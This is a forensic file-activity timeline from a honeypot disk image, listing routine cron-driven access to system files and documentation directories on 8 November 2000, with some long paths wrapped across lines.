	542	.a.	-/rw-r--r--	root	root	26499	/etc/logrotate.conf
	0	ma.	-rw-r--r--	root	root	26218	<honeypot.hda7.dd-dead-26218>
	102	.a.	-/rw-r--r--	root	root	60484	/etc/logrotate.d/named
	51	.a.	-/rwxr-xr-x	root	root	40362	/etc/cron.daily/logrotate
	410	.a.	-/rw-r--r--	root	root	60492	/etc/logrotate.d/syslog
	370	.a.	-/rw-r--r--	root	root	26236	/etc/anacrontab
	494	.a.	-/rw-r--r--	root	root	60483	/etc/logrotate.d/apache
	9	m.c	-/rw-----	root	root	46373	/var/spool/anacron/cron.daily
	227	.a.	-/rw-r--r--	root	root	60491	/etc/logrotate.d/samba
	276	.a.	-/rwxr-xr-x	root	root	40323	/etc/cron.daily/0anacron
	464	mac	-/rw-r--r--	root	root	4038	/var/lib/logrotate.status
Wed Nov 08 2000 04:02:01	3397	.a.	-/rw-r--r--	root	root	26511	/etc/man.config
	36192	.a.	-/rwxr-sr-x	root	man	16857	/usr/bin/man
Wed Nov 08 2000 04:02:02	402	.a.	-/rwxr-xr-x	root	root	40363	/etc/cron.daily/makewhatis.cron
	4096	.a.	d/drwxr-xr-x	root	root	46177	/home/httpd/html
	12288	.a.	d/drwxr-xr-x	root	root	11	/lost+found
	0	mac	-/rw-r--r--	root	root	79060	/usr/lib/perl5/man/whatis
	238767	.a.	-/rw-r----	root	slocate	4039	/var/lib/slocate/slocate.db.tmp
(deleted-realloc)							
	10528	.a.	-/rwxr-xr--	root	root	93468	/usr/sbin/makewhatis
	0	.c	-rw-r--r--	root	root	26218	<honeypot.hda7.dd-dead-26218>
	0	.c	-/rw-r--r--	root	root	26218	/var/lock/makewhatis.lock (deleted)
	27632	.a.	-/rwxr-xr-x	root	root	30264	/bin/sort
	1024	m.c	d/drwxrwxr-x	root	uucp	26209	/var/lock
	24272	.a.	-/rwxr-sr-x	root	slocate	17315	/usr/bin/slocate
	54544	.a.	-/rwxr-xr-x	root	root	16115	/usr/bin/find
	0	mac	-/rw-r--r--	root	root	93893	/usr/local/man/whatis
	4096	.a.	d/d--x--x-x	root	root	61569	/home/ftp/bin
	4096	.a.	d/drwxr-xr-x	root	root	15393	/home/httpd
	11392	.a.	-/rwxr-xr-x	root	root	15816	/usr/bin/uniq
	0	mac	-/rw-r--r--	root	root	125237	/usr/man/whatis
	4096	.a.	d/d--x--x-x	root	root	92353	/home/ftp/etc
	4096	.a.	d/drwxr-xr-x	root	root	30788	/home/httpd/html/manual/mod
	4096	.a.	d/drwxr-xr-x	root	root	30787	/home/httpd/cgi-bin
	12288	.a.	d/drwxr-xr-x	root	root	11	/boot/lost+found
	4096	.a.	d/drwxr-sr-x	root	ftp	30786	/home/ftp/pub
	4096	.a.	d/drwxr-xr-x	root	root	123137	/home/ftp/lib
	4096	.a.	d/drwxr-xr-x	root	root	30785	/home/ftp
	238767	.a.	-/rw-r----	root	slocate	4039	/var/lib/slocate/slocate.db
	16384	.a.	d/drwxr-xr-x	root	root	11	/home/lost+found
	0	mac	-/rw-r--r--	root	root	125238	/usr/X11R6/man/whatis
	4096	.a.	d/drwxr-xr-x	root	root	15394	/home/httpd/html/manual
	6796	.a.	-/rwxr-xr-x	root	root	30260	/bin/rmdir
Wed Nov 08 2000 04:02:03		4096	.a.	d/drwxr-xr-x	root	root	124452
/usr/lib/linuxconf/help.eng/askrunlevel							
	4096	.a.	d/drwxr-xr-x	root	root	109381	/usr/doc/postgresql-
6.5.3/contrib/apache_logging							
	4096	.a.	d/drwxr-xr-x	root	root	61981	/usr/doc/binutils-2.9.5.0.22
	4096	.a.	d/drwxrwxr-x	root	root	124915	/usr/lib/python1.5/plat-linux-i386
	4096	.a.	d/drwxr-xr-x	root	root	78482	/usr/doc/minicom-1.83.0/tables
	4096	.a.	d/drwxr-xr-x	root	root	62725	/usr/lib/perl5/5.00503/i386-linux/ss
	4096	.a.	d/drwxr-xr-x	root	root	560	/usr/doc/eject-2.0.2
	4096	.a.	d/drwxr-xr-x	root	root	1443	/usr/doc/man-pages-1.28
	4096	.a.	d/drwxr-xr-x	root	root	47252	/usr/doc/libtiff-devel-3.5.4
	4096	.a.	d/drwxr-xr-x	root	root	63264	/usr/doc/ppp-2.3.11/scripts/chatcat

6.5.3/contrib/findoidjoins	4096	.a.	d/drwxr-xr-x	root	root	109402	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	109510	/usr/doc/samba-2.0.6/docs/textdocs
tools/dist/sgmltool/latex	4096	.a.	d/drwxr-xr-x	root	root	17257	/usr/lib/sgml-
	4096	.a.	d/drwxr-xr-x	root	root	62509	/usr/lib/rhs
	4096	.a.	d/drwxr-xr-x	root	root	1904	/usr/lib/sgml-tools/SGMLTools
linux/auto/mod_perl	4096	.a.	d/drwxr-xr-x	root	root	63027	/usr/lib/perl5/site_perl/5.005/i386-
linux/protocols	4096	.a.	d/drwxr-xr-x	root	root	78187	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	109041	/usr/lib/linuxconf/descriptions/se
	4096	.a.	d/drwxr-xr-x	root	root	108212	/usr/doc/cvs-1.10.7
2.0.6/examples/validchars	4096	.a.	d/drwxr-xr-x	root	root	109620	/usr/doc/samba-
	4096	.a.	d/drwxr-xr-x	root	root	139492	/usr/lib/perl5/5.00503/File
	4096	.a.	d/drwxr-xr-x	root	root	1378	/usr/lib/linuxconf/help.eng/userconf
	4096	.a.	d/drwxr-xr-x	root	root	108275	/usr/lib/bcc/include/bsd/sys
	4096	.a.	d/drwxr-xr-x	root	root	139603	/usr/lib/linuxconf/help.eng/mailconf
	4096	.a.	d/drwxr-xr-x	root	root	463	/usr/doc/console-tools-19990829
	4096	.a.	d/drwxr-xr-x	root	root	1903	/usr/lib/sgml-tools
linux/auto/IPC	4096	.a.	d/drwxr-xr-x	root	root	16534	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	93001	/usr/doc/fetchmail-5.3.1
linux/auto/IO	4096	.a.	d/drwxr-xr-x	root	root	16531	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	1849	/usr/doc/rpm-3.0.4
	4096	.a.	d/drwxr-xr-x	root	root	139859	/usr/lib/linuxconf-devel/messages/bg5
linux	4096	.a.	d/drwxr-xr-x	root	root	124364	/usr/lib/perl5/site_perl/5.005/i386-
	4096	.a.	d/drwxr-xr-x	root	root	93368	/usr/doc/jade-1.2.1/unicode
	4096	.a.	d/drwxr-xr-x	root	root	108247	/usr/lib/bcc/i86
	4096	.a.	d/drwxr-xr-x	root	root	62697	/usr/lib/perl5/5.00503/i386-linux/IO
linux/linux	8192	.a.	d/drwxr-xr-x	root	root	47356	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	125209	/usr/doc/yp-tools-2.4
	4096	.a.	d/drwxr-xr-x	root	root	1370	/usr/lib/linuxconf/help.eng/pppdialin
6.5.3/contrib/array	4096	.a.	d/drwxr-xr-x	root	root	109385	/usr/doc/postgresql-
linux/netinet	4096	.a.	d/drwxr-xr-x	root	root	78171	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	124381	/usr/doc/libtool-1.3.4/demo
	4096	.a.	d/drwxr-xr-x	root	root	63252	/usr/doc/ppp-2.3.11/sample
	4096	.a.	d/drwxr-xr-x	root	root	32154	/usr/lib/linuxconf/help.eng/rarp
	4096	.a.	d/drwxr-xr-x	root	root	1511	/usr/doc/minicom-1.83.0/demos
	4096	.a.	d/drwxr-xr-x	root	root	139009	/usr/lib/groff/tmac/mm
	4096	.a.	d/drwxr-xr-x	root	root	402	/usr/lib/apache
	4096	.a.	d/drwxr-xr-x	root	root	17283	/usr/lib/sgml-tools/site
	4096	.a.	d/drwxr-xr-x	root	root	61985	/usr/doc/sed-3.02
	4096	.a.	d/drwxr-xr-x	root	root	78039	/usr/doc/libpng-1.0.5
	4096	.a.	d/drwxr-xr-x	root	root	108244	/usr/lib/bcc/i386
	4096	.a.	d/drwxr-xr-x	root	root	63175	/usr/doc/pidentd-3.0.10
	4096	.a.	d/drwxr-xr-x	root	root	1951	/usr/doc/texinfo-4.0
	4096	.a.	d/drwxr-xr-x	root	root	1640	/usr/lib/gmake
	4096	.a.	d/drwxr-xr-x	root	root	108269	/usr/lib/bcc/include/bsd
linux/Bundle	4096	.a.	d/drwxr-xr-x	root	root	63018	/usr/lib/perl5/site_perl/5.005/i386-
	4096	.a.	d/drwxr-xr-x	root	root	109305	/usr/doc/portmap-4.0
2.8.3/lynx_help/keystrokes	4096	.a.	d/drwxr-xr-x	root	root	139953	/usr/doc/lynx-
	4096	.a.	d/drwxr-xr-x	root	root	63096	/usr/doc/newt-devel-0.50.8
	4096	.a.	d/drwxr-xr-x	root	root	109274	/usr/doc/gmake-2.1.34/etc/bench
	4096	.a.	d/drwxr-xr-x	root	root	109268	/usr/doc/gmake-2.1.34/etc
	4096	.a.	d/drwxr-xr-x	root	root	109443	/usr/doc/rsync-2.4.1
tools/dist/sgmltool/latex2e	4096	.a.	d/drwxr-xr-x	root	root	17258	/usr/lib/sgml-
	4096	.a.	d/drwxr-xr-x	root	root	123655	/usr/doc/cracklib-2.7
	4096	.a.	d/drwxr-xr-x	root	root	139508	/usr/lib/perl5/5.00503/Getopt
	4096	.a.	d/drwxr-xr-x	root	root	1895	/usr/doc/setserial-2.15
	4096	.a.	d/drwxr-xr-x	root	root	61965	/usr/doc/bash2-2.03
	4096	.a.	d/drwxr-xr-x	root	root	1546	/usr/doc/mod_perl-1.21/faq
	4096	.a.	d/drwxr-xr-x	root	root	109135	/usr/lib/linuxconf/java
	4096	.a.	d/drwxr-xr-x	postgres	postgres	124902	/usr/lib/pgsql/backup
	4096	.a.	d/drwxr-xr-x	root	root	63280	/usr/doc/procmail-3.14/examples
	4096	.a.	d/drwxr-xr-x	root	root	47349	/usr/lib/perl5/5.00503/i386-linux/et
	4096	.a.	d/drwxr-xr-x	root	root	109487	/usr/doc/samba-2.0.6/docs/manpages
	4096	.a.	d/drwxr-xr-x	root	root	62566	/usr/doc/iptables-20000121
	4096	.a.	d/drwxr-xr-x	root	root	139906	/usr/lib/linuxconf-devel/templates
linux/Apache	4096	.a.	d/drwxr-xr-x	root	root	124654	/usr/lib/perl5/site_perl/5.005/i386-
linux/uuid	4096	.a.	d/drwxr-xr-x	root	root	32028	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	1330	/usr/lib/linuxconf/help.eng/firewall
	4096	.a.	d/drwxr-xr-x	root	root	108676	/usr/lib/groff/font/devps/generate
6.5.3/contrib/spi/preprocessor	4096	.a.	d/drwxr-xr-x	root	root	1669	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	63155	/usr/doc/php-3.0.15
	4096	.a.	d/drwxr-xr-x	root	root	16304	/usr/lib/groff/font/devlj4
	4096	.a.	d/drwxr-xr-x	root	root	124929	/usr/doc/raidtools-0.90
	4096	.a.	d/drwxr-xr-x	root	root	108989	/usr/lib/linuxconf/descriptions/ko
	4096	.a.	d/drwxr-xr-x	root	root	2020	/usr/doc/vim-common-5.6
	4096	.a.	d/drwxr-xr-x	root	root	1124	/usr/lib/perl5/5.00503/auto
	4096	.a.	d/drwxr-xr-x	root	root	16735	/usr/lib/linuxconf/help.eng/misc
	4096	.a.	d/drwxr-xr-x	root	root	124978	/usr/doc/rhs-printfilters-1.63
	4096	.a.	d/drwxr-xr-x	root	root	62468	/usr/lib/groff
	4096	.a.	d/drwxr-xr-x	root	root	16702	/usr/lib/linuxconf/help.eng/apache
	4096	.a.	d/drwxr-xr-x	root	root	17263	/usr/lib/sgml-tools/dist/sgmltool/lyx
linux/netax25	4096	.a.	d/drwxr-xr-x	root	root	78167	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	108414	/usr/doc/ghostscript-5.50
	4096	.a.	d/drwxr-xr-x	root	root	109120	/usr/lib/linuxconf/install
	4096	.a.	d/drwxr-xr-x	root	root	17253	/usr/lib/sgml-

tools/dist/sgmltool/html						
	4096	.a	d/drwxr-xr-x	root	root	1925 /usr/lib/slrn
	4096	.a	d/drwxr-xr-x	root	root	124362 /usr/lib/perl5/site_perl
	4096	.a	d/drwxr-xr-x	root	root	139979 /usr/doc/postgresql-
6.5.3/contrib/vacuumlo						
	4096	.a	d/drwxr-xr-x	root	root	63184 /usr/doc/pine-4.21
	4096	.a	d/drwxr-xr-x	root	root	109583 /usr/doc/samba-2.0.6/examples
	4096	.a	d/drwxr-xr-x	root	root	140408 /usr/lib/uucp
	4096	.a	d/drwxr-xr-x	root	root	16527 /usr/lib/perl5/5.00503/i386-
linux/auto/GDBM_File						
	4096	.a	d/drwxr-xr-x	root	root	109391 /usr/doc/postgresql-
6.5.3/contrib/datetime						
	4096	.a	d/drwxr-xr-x	root	root	109289 /usr/doc/pnm2ppa-0.8.9pre1
	4096	.a	d/drwxr-xr-x	root	root	139110 /usr/doc/jade-1.2.1/pubtext
	4096	.a	d/drwxr-xr-x	root	root	139268 /usr/doc/krb5-devel-1.1.1/api
	4096	.a	d/drwxr-xr-x	root	root	47129 /usr/doc/pam-0.72/txts
	4096	.a	d/drwxr-xr-x	root	root	1898 /usr/doc/sgml-tools/rtf
	4096	.a	d/drwxr-xr-x	root	root	63165 /usr/doc/php-3.0.15/examples/album
	4096	.a	d/drwxr-xr-x	root	root	62027 /usr/lib/kbd/consolefonts
	4096	.a	d/drwxr-xr-x	root	root	1103 /usr/doc/m4-1.4
	4096	.a	d/drwxr-xr-x	root	root	139265 /usr/doc/kernel-utils-2.2.14
	4096	.a	d/drwxr-xr-x	root	root	63260 /usr/doc/ppp-2.3.11/scripts
	4096	.a	d/drwxr-xr-x	root	root	1866 /usr/doc/samba-2.0.6/docs/htmldocs
	4096	.a	d/drwxr-xr-x	root	root	108266 /usr/lib/bcc/include/asm
	4096	.a	d/drwxr-xr-x	root	root	108630 /usr/lib/groff/font/devdvi
	4096	.a	d/drwxr-xr-x	root	root	48150 /usr/lib/trn
	4096	.a	d/drwxr-xr-x	root	root	124366 /usr/lib/perl5/site_perl/5.005/i386-
linux/auto						
	4096	.a	d/drwxr-xr-x	root	root	63192 /usr/doc/pine-
4.21/contrib/bitmaps/unixware						
	4096	.a	d/drwxr-xr-x	root	root	63136 /usr/lib/nmh
	4096	.a	d/drwxr-xr-x	root	root	16784 /usr/lib/linuxconf/lib
	4096	.a	d/drwxr-xr-x	root	root	139431 /usr/doc/libtiff-devel-3.5.4/man/CVS
	4096	.a	d/drwxr-xr-x	root	root	92831 /usr/lib/kbd/keymaps/sun
	4096	.a	d/drwxr-xr-x	root	root	139267 /usr/doc/krb5-devel-1.1.1
	4096	.a	d/drwxr-xr-x	root	root	46673 /usr/lib/kbd/keymaps/include
	4096	.a	d/drwxr-xr-x	root	root	62721 /usr/lib/perl5/5.00503/i386-linux/gnu
	4096	.a	d/drwxr-xr-x	root	root	31187 /usr/doc/arpwatch-2.1a4
	4096	.a	d/drwxr-xr-x	root	root	62992 /usr/lib/linuxconf-devel/messages/no
	4096	.a	d/drwxr-xr-x	root	root	17267 /usr/lib/sgml-tools/dist/sgmltool/rtf
	4096	.a	d/drwxr-xr-x	root	root	109594 /usr/doc/samba-
2.0.6/examples/printer-accounting						
	4096	.a	d/drwxr-xr-x	root	root	1377 /usr/lib/linuxconf/help.eng/squid
	4096	.a	d/drwxr-xr-x	root	root	124773 /usr/doc/pmake-2.1.34/etc/gnumake
	4096	.a	d/drwxr-xr-x	root	root	31190 /usr/doc/at-3.1.7
	4096	.a	d/drwxr-xr-x	root	root	139045 /usr/doc/pam-0.72
	4096	.a	d/drwxr-xr-x	root	root	16524 /usr/lib/perl5/5.00503/i386-
linux/auto/Fcctl						
	4096	.a	d/drwxr-xr-x	root	root	47337 /usr/lib/perl5/5.00503/i386-
linux/auto/SDBM_File						
	4096	.a	d/drwxr-xr-x	root	root	1712 /usr/doc/postgresql-6.5.3/user
	4096	.a	d/drwxr-xr-x	root	root	124939 /usr/doc/xcs-5.7
	4096	.a	d/drwxr-xr-x	root	root	63188 /usr/doc/pine-4.21/contrib
	4096	.a	d/drwxr-xr-x	root	root	92740 /usr/doc/XFree86-xfs-3.3.6
	4096	.a	d/drwxr-xr-x	root	root	32169 /usr/lib/linuxconf/images
	4096	.a	d/drwxr-xr-x	root	root	31242 /usr/doc/caching-nameserver-6.2
	4096	.a	d/drwxr-xr-x	root	root	138924 /usr/doc/gawk-3.0.4
	4096	.a	d/drwxr-xr-x	root	root	109251 /usr/doc/pine-4.21/tech-notes
	4096	.a	d/drwxr-xr-x	root	root	63035 /usr/doc/mt-st-0.5b
	4096	.a	d/drwxr-xr-x	root	root	124295 /usr/lib/perl5/5.00503/i386-
linux/bits						
	4096	.a	d/drwxr-xr-x	root	root	139801 /usr/lib/linuxconf/redhat/scripts
	4096	.a	d/drwxr-xr-x	root	root	30793 /usr/doc/glibc-2.1.3
	4096	.a	d/drwxr-xr-x	root	root	32146 /usr/lib/linuxconf/help.eng/notices
	4096	.a	d/drwxr-xr-x	root	root	109239 /usr/doc/pine-4.21/contrib/ports/aos
	4096	.a	d/drwxr-xr-x	root	root	31273 /usr/lib/kbd/keymaps/i386/dvorak
	4096	.a	d/drwxr-xr-x	root	root	61569 /usr/doc/ElectricFence-2.1
	4096	.a	d/drwxr-xr-x	root	root	108224 /usr/lib/cvs/contrib
	4096	.a	d/drwxr-xr-x	root	root	62897 /usr/lib/linuxconf/help.eng/inetdconf
	4096	.a	d/drwxr-xr-x	root	root	17172 /usr/lib/entity-map/0.1.0
	4096	.a	d/drwxr-xr-x	root	root	63073 /usr/doc/npcfs-2.2.0.17
	4096	.a	d/drwxr-xr-x	root	root	93342 /usr/doc/jade-1.2.1
	4096	.a	d/drwxr-xr-x	root	root	139090 /usr/doc/jade-1.2.1/dsssl
	4096	.a	d/drwxr-xr-x	root	root	31972 /usr/lib/perl5/5.00503/i386-
linux/netrom						
	4096	.a	d/drwxr-xr-x	root	root	125058 /usr/doc/slocate-2.1
	4096	.a	d/drwxr-xr-x	root	root	138949 /usr/doc/gd-1.3
	4096	.a	d/drwxr-xr-x	root	root	1342 /usr/lib/linuxconf/help.eng/main
	4096	.a	d/drwxr-xr-x	root	root	139552 /usr/lib/perl5/5.00503/User
	4096	.a	d/drwxr-xr-x	root	root	139902 /usr/lib/linuxconf-
devel/messages/sources						
	4096	.a	d/drwxr-xr-x	root	root	124981 /usr/lib/rpm
	4096	.a	d/drwxr-xr-x	root	root	62245 /usr/doc/getty_ps-2.0.7j/Examples
	4096	.a	d/drwxr-xr-x	root	root	62510 /usr/lib/rhs/rhs-printfilters
	4096	.a	d/drwxr-xr-x	root	root	47285 /usr/lib/perl5
	4096	.a	d/drwxr-xr-x	root	root	78036 /usr/doc/libjpeg-devel-6b
	4096	.a	d/drwxr-xr-x	root	root	31974 /usr/lib/perl5/5.00503/i386-
linux/netrose						
	4096	.a	d/drwxr-xr-x	root	root	63021 /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache/Leak						
	4096	.a	d/drwxr-xr-x	root	root	442 /usr/doc/bind-8.2.2_P5/tmac
	4096	.a	d/drwxr-xr-x	root	root	62576 /usr/lib/sgml
	4096	.a	d/drwxr-xr-x	root	root	139298 /usr/doc/krb5-devel-1.1.1/krb5-
protocol						
	4096	.a	d/drwxr-xr-x	root	root	31976 /usr/lib/perl5/5.00503/i386-linux/nfs
	4096	.a	d/drwxr-xr-x	root	root	62574 /usr/doc/ispell-3.1.20
	4096	.a	d/drwxr-xr-x	root	root	124901 /usr/lib/pgsql
	4096	.a	d/drwxr-xr-x	root	root	47116 /usr/doc/hdparm-3.6
	4096	.a	d/drwxr-xr-x	root	root	108145 /usr/doc/bind-8.2.2_P5/notes
	4096	.a	d/drwxr-xr-x	root	root	125183 /usr/doc/words-2
	4096	.a	d/drwxr-xr-x	root	root	109665 /usr/doc/slang-devel-
1.2.2/doc/tm/tools						

	4096	.a	d/drwxr-xr-x	root	root	47345	/usr/lib/perl5/5.00503/i386-linux/dbl
	4096	.a	d/drwxr-xr-x	root	root	62548	/usr/doc/ipchains-1.3.9
	4096	.a	d/drwxr-xr-x	root	root	17025	/usr/doc/postgresql-
6.5.3/contrib/miscutil							
	4096	.a	d/drwxr-xr-x	root	root	124282	/usr/lib/perl5/5.00503/i386-
linux/auto/DB_File							
	4096	.a	d/drwxr-xr-x	root	root	108706	/usr/doc/inn-2.2.2/faq
	4096	.a	d/drwxr-xr-x	root	root	62512	/usr/doc/gzip-1.2.4a
	4096	.a	d/drwxr-xr-x	root	root	1558	/usr/doc/mpage-2.4
	4096	.a	d/drwxr-xr-x	root	root	63197	/usr/doc/pine-4.21/contrib/carmel/doc
	4096	.a	d/drwxr-xr-x	root	root	62728	/usr/lib/perl5/5.00503/i386-linux/sys
	4096	.a	d/drwxr-xr-x	root	root	108223	/usr/lib/cvs
linux/auto/Data/Dumper							
	4096	.a	d/drwxr-xr-x	root	root	62711	/usr/lib/perl5/5.00503/i386-
	4096	.a	d/drwxr-xr-x	root	root	1675	/usr/doc/postgresql-6.5.3/tutorial
	4096	.a	d/drwxr-xr-x	root	root	139511	/usr/lib/perl5/5.00503/I18N
	4096	.a	d/drwxr-xr-x	root	root	139890	/usr/lib/linuxconf-devel/messages/pt
linux/netpacket							
	4096	.a	d/drwxr-xr-x	root	root	31970	/usr/lib/perl5/5.00503/i386-
	4096	.a	d/drwxr-xr-x	root	root	47079	/usr/lib/groff/font/devX75-12
	4096	.a	d/drwxr-xr-x	root	root	139513	/usr/lib/perl5/5.00503/Math
	4096	.a	d/drwxr-xr-x	root	root	62446	/usr/doc/gnupg-1.0.1
	4096	.a	d/drwxr-xr-x	root	root	138756	/usr/doc/dump-0.4b15
	4096	.a	d/drwxr-xr-x	root	root	138883	/usr/doc/flex-2.5.4a
	4096	.a	d/drwxr-xr-x	root	root	63047	/usr/doc/ncftp-3.0beta21
	4096	.a	d/drwxr-xr-x	root	root	109639	/usr/doc/sgml-tools
	4096	.a	d/drwxr-xr-x	root	root	140382	/usr/doc/slrn-0.9.6.2
	4096	.a	d/drwxr-xr-x	root	root	48129	/usr/doc/tcpdump-3.4
	4096	.a	d/drwxr-xr-x	root	root	78029	/usr/doc/libjpeg-6b
	4096	.a	d/drwxr-xr-x	root	root	109613	/usr/doc/samba-2.0.6/examples/tridge
	4096	.a	d/drwxr-xr-x	root	root	139894	/usr/lib/linuxconf-devel/messages/ro
	4096	.a	d/drwxr-xr-x	root	root	32033	/usr/lib/perl5/5.00503/pod
	4096	.a	d/drwxr-xr-x	root	root	1927	/usr/doc/sgalib-1.4.1
	4096	.a	d/drwxr-xr-x	root	root	108624	/usr/lib/groff/font/devascii
	4096	.a	d/drwxr-xr-x	root	root	109243	/usr/doc/pine-4.21/contrib/ports/vms
	4096	.a	d/drwxr-xr-x	root	root	63029	/usr/lib/mpage
linux/CORE							
	4096	.a	d/drwxr-xr-x	root	root	78088	/usr/lib/perl5/5.00503/i386-
	4096	.a	d/drwxr-xr-x	root	root	109165	/usr/lib/linuxconf-devel/messages/cn
tools/dist/sgmltool/groff							
	4096	.a	d/drwxr-xr-x	root	root	17250	/usr/lib/sgml-
	4096	.a	d/drwxr-xr-x	root	root	62462	/usr/lib/gnupg
	4096	.a	d/drwxr-xr-x	root	root	138880	/usr/doc/findutils-4.1
	4096	.a	d/drwxr-xr-x	root	root	124786	/usr/doc/postgresql-6.5.3
	4096	.a	d/drwxr-xr-x	root	root	63189	/usr/doc/pine-4.21/contrib/bitmaps
	4096	.a	d/drwxr-xr-x	root	root	139566	/usr/lib/linuxconf/help.eng/dialout
	4096	.a	d/drwxr-xr-x	root	root	139004	/usr/lib/groff/tmac/mdoc
19990829/keymaps							
	4096	.a	d/drwxr-xr-x	root	root	62020	/usr/doc/console-tools-
	4096	.a	d/drwxr-xr-x	root	root	47136	/usr/doc/sh-utils-2.0
	4096	.a	d/drwxr-xr-x	root	root	76963	/usr/lib/gcc-lib
	4096	.a	d/drwxr-xr-x	root	root	62472	/usr/lib/groff/font/devX100-12
	4096	.a	d/drwxr-xr-x	root	root	108279	/usr/lib/bcc/include/sys
4.21/contrib/carmel/imapd							
	4096	.a	d/drwxr-xr-x	root	root	109225	/usr/doc/pine-
	4096	.a	d/drwxr-xr-x	root	root	138887	/usr/doc/freetype-1.3.1
	4096	.a	d/drwxr-xr-x	root	root	17018	/usr/doc/postgresql-6.5.3/contrib/lo
	4096	.a	d/drwxr-xr-x	root	root	109298	/usr/doc/pnm2ppa-0.8.9pre1/pbm2ppa
	4096	.a	d/drwxr-xr-x	root	root	1449	/usr/doc/mars-nwe-0.99p117/doc
	4096	.a	d/drwxr-xr-x	root	root	109663	/usr/doc/slang-devel-1.2.2/doc/OLD
	4096	.a	d/drwxr-xr-x	root	root	109662	/usr/doc/slang-devel-1.2.2/doc
	4096	.a	d/drwxr-xr-x	root	root	109173	/usr/doc/lsof-4.47
6.5.3/contrib/linux							
	4096	.a	d/drwxr-xr-x	root	root	47841	/usr/doc/postgresql-
	4096	.a	d/drwxr-xr-x	root	root	139741	/usr/lib/linuxconf/modules
	4096	.a	d/drwxr-xr-x	root	root	565	/usr/lib/elm
	4096	.a	d/drwxr-xr-x	root	root	109447	/usr/doc/samba-2.0.6
	4096	.a	d/drwxr-xr-x	root	root	109238	/usr/doc/pine-4.21/contrib/ports
	4096	.a	d/drwxr-xr-x	root	root	48160	/usr/doc/urview-0.7
	4096	.a	d/drwxr-xr-x	root	root	63006	/usr/doc/lynx-2.8.3/samples
	4096	.a	d/drwxr-xr-x	root	root	139500	/usr/lib/perl5/5.00503/File/Spec
	4096	.a	d/drwxr-xr-x	root	root	48110	/usr/doc/sysklogd-1.3.31
	4096	.a	d/drwxr-xr-x	root	root	139711	/usr/lib/linuxconf/mailconf
	4096	.a	d/drwxr-xr-x	root	root	63206	/usr/doc/pmake-2.1.34/tests
	4096	.a	d/drwxr-xr-x	root	root	124943	/usr/doc/rdist-6.1.5
3.5.4/images/CVS							
	4096	.a	d/drwxr-xr-x	root	root	139426	/usr/doc/libtiff-devel-
	4096	.a	d/drwxr-xr-x	root	root	46705	/usr/lib/bcc/include
	4096	.a	d/drwxr-xr-x	root	root	139102	/usr/doc/jade-1.2.1/jadedoc
linux/auto							
	4096	.a	d/drwxr-xr-x	root	root	124278	/usr/lib/perl5/5.00503/i386-
	4096	.a	d/drwxr-xr-x	root	root	139524	/usr/lib/perl5/5.00503/Pod
	4096	.a	d/drwxr-xr-x	root	root	31211	/usr/doc/bind-8.2.2_P5
	4096	.a	d/drwxr-xr-x	root	root	1473	/usr/doc/mars-nwe-0.99p117/examples
	4096	.a	d/drwxr-xr-x	root	root	108195	/usr/doc/e2fsprogs-1.18
	4096	.a	d/drwxr-xr-x	root	root	139563	/usr/lib/linuxconf/help.eng/dialog
	4096	.a	d/drwxr-xr-x	root	root	123680	/usr/doc/ed-0.2
6.5.3/contrib/string							
	4096	.a	d/drwxr-xr-x	root	root	124805	/usr/doc/postgresql-
6.5.3/contrib/earthdistance							
	4096	.a	d/drwxr-xr-x	root	root	62515	/usr/doc/HTML/img
	4096	.a	d/drwxr-xr-x	root	root	109397	/usr/doc/postgresql-
	4096	.a	d/drwxr-xr-x	root	root	1506	/usr/doc/mingetty-0.9.4
	4096	.a	d/drwxr-xr-x	root	root	63093	/usr/lib/python1.5/lib-dynload
linux/auto/DynaLoader							
	4096	.a	d/drwxr-xr-x	root	root	62714	/usr/lib/perl5/5.00503/i386-
linux/auto/POSIX							
	4096	.a	d/drwxr-xr-x	root	root	16541	/usr/lib/perl5/5.00503/i386-
	4096	.a	d/drwxr-xr-x	root	root	47123	/usr/doc/initscripts-5.00
	4096	.a	d/drwxr-xr-x	root	root	109309	/usr/doc/postgresql-6.5.3/admin
	4096	.a	d/drwxr-xr-x	root	root	139879	/usr/lib/linuxconf-devel/messages/fr
	4096	.a	d/drwxr-xr-x	root	root	63291	/usr/doc/procps-2.0.6

	4096	.a.	d/drwxr-xr-x	root	root	93333	/usr/lib/ispell
	4096	.a.	d/drwxr-xr-x	root	root	92784	/usr/doc/bind-8.2.2_P5/bog
	4096	.a.	d/drwxr-xr-x	root	root	1564	/usr/doc/mutt-1.0.1i
linux/netipx	4096	.a.	d/drwxr-xr-x	root	root	78185	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	62026	/usr/lib/kbd
	4096	.a.	d/drwxr-xr-x	root	root	1111	/usr/lib/perl5/5.00503/CGI
	4096	.a.	d/drwxr-xr-x	root	root	1118	/usr/lib/perl5/5.00503/IPC
	4096	.a.	d/drwxr-xr-x	root	root	1616	/usr/doc/patch-2.5
	4096	.a.	d/drwxr-xr-x	root	root	109378	/usr/doc/postgresql-6.5.3/contrib
	4096	.a.	d/drwxr-xr-x	root	root	695	/usr/doc/git-4.3.19
	4096	.a.	d/drwxr-xr-x	root	root	139926	/usr/doc/lynx-2.8.3/docs
19990829/dvorak	4096	.a.	d/drwxr-xr-x	root	root	61991	/usr/doc/console-tools-
	4096	.a.	d/drwxr-xr-x	root	root	46545	/usr/doc/grep-2.4
	4096	.a.	d/drwxr-xr-x	root	root	109122	/usr/lib/linuxconf/install/gnome
	4096	.a.	d/drwxr-xr-x	root	root	139258	/usr/doc/kernel-pcmcia-cs-2.2.14
	4096	.a.	d/drwxr-xr-x	root	root	32087	/usr/lib/linuxconf/descriptions/fr
	4096	.a.	d/drwxr-xr-x	root	root	78152	/usr/lib/perl5/5.00503/i386-linux/net
	4096	.a.	d/drwxr-xr-x	root	root	108686	/usr/doc/pwdb-0.61
